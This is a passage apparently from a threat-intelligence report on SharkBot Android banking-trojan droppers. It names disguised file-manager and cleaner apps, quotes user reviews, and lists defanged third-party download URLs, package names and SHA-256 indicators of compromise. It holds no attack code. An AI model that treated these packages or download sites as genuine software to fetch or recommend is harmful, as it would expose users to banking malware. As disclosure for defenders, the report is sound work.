
Other similar sample found on Google Play


FileVoyager is also a file manager following the same pattern.

- https://play.google[.]com/store/apps/details?id=com.potsepko9.FileManagerApp



Users also claim that the application is suspicious and even malware.



FileVoyager
Ratings and reviews
Matias Gabriel Debu
November 5, 2022
Installed a virus or smth
1 person found this review helpful
Did you find this helpful?
Yes
No
Denzel Harts
November 5, 2022
It's pretty good
1 person found this review helpful
Did you find this helpful?
Yes
No
Garry Shaw
November 6, 2022
Special thanks again
1 person found this review helpful
Did you find this helpful?
Yes
No



The same encrypted list containing country codes, URL, and banks can be found in com.victorsoftice.llc.


We also found a similar sample named 'Phone AID, Cleaner, Booster' available on the web through third-party app stores:

- https://apksos[.]com/app/com.sidalistudio.developer.app
- https://apkaio[.]com/app/com.sidalistudio.developer.app
- https://www.modapkdown[.]com/com.sidalistudio.developer.app/phone-aid-cleaner-booster-mod/



'**LiteCleaner M**' is yet another Sharkbot sample that was published on Google Play then deleted, but not before being downloaded by over 1,000 people. It is still present on various third-party online websites.

- https://apksos[.]com/app/com.ltdevelopergroups.litecleaner.m



SharkBot Droppers packages and Indicators of Compromise:

Package name
com.victorsoftice.llc
com.potsepko9.FileManagerApp
com.sidalistudio.developer.app
com.ltdevelopergroups.litecleaner.m

IOCs:

fa7947933a3561b7174f1d94472dcf8633a03749c14342ce65dafe94db361140
5481908f7cf651fde7b902f70c5c6f900a413de5976e1e0ba2b60c44f2a060c4
5ee5894c2be17c542601c113225862129ed96da6e6bd0d80c5ef0d500ad21fe3
0fb6f45af7834c742db0c7b68a61d177c49bb4c59e19640c62723c6b38a777ad
6f1eb9c21b026eecfd65459ec4cffe3954d24619010741e18722108d7bacf3d1
5e858fa31abe3b048be815a96234daa1123a9aab113d6f80b95dbf9437fb7343
e2d2e7683e07c5ffa7b5475433057cec5c2993167f47ea650941f9871923792d
72512e7de8099e66beb9b4395b8c4a5c1dfd413c85977a31480ff8bd68b2ca6e
218c6e2327c8342192dc58c6e793fc3d5cba7f15e4b2f188c98cd4ba48bf244a
844efceeeeff73da35ac13c217ad5723c456ecec01fada7f92b9203fc29e7dcd
25e2a148a586acc6b741a64f42c618796a08ec9745eb3d1170acabf9e732a366
900fe34d5394689c86ead76666e79620ad7a10109c75d661af9bc7d8fb0c27b8
b45edcbdfe9ad1a1990d723dca4405014a4fa1c578b75799219a4298b16175de
618ee1e79a927c57831527faf19739276f2706b6200ee8f52aa0eb0c66de6828

The SharkBot sample is detected as Android.Trojan.Banker.ZP

9a8345bcbc06fc4225d7b03d0a8a4c04c3e7b2fafbf9e00e7ca57dd95034ae34
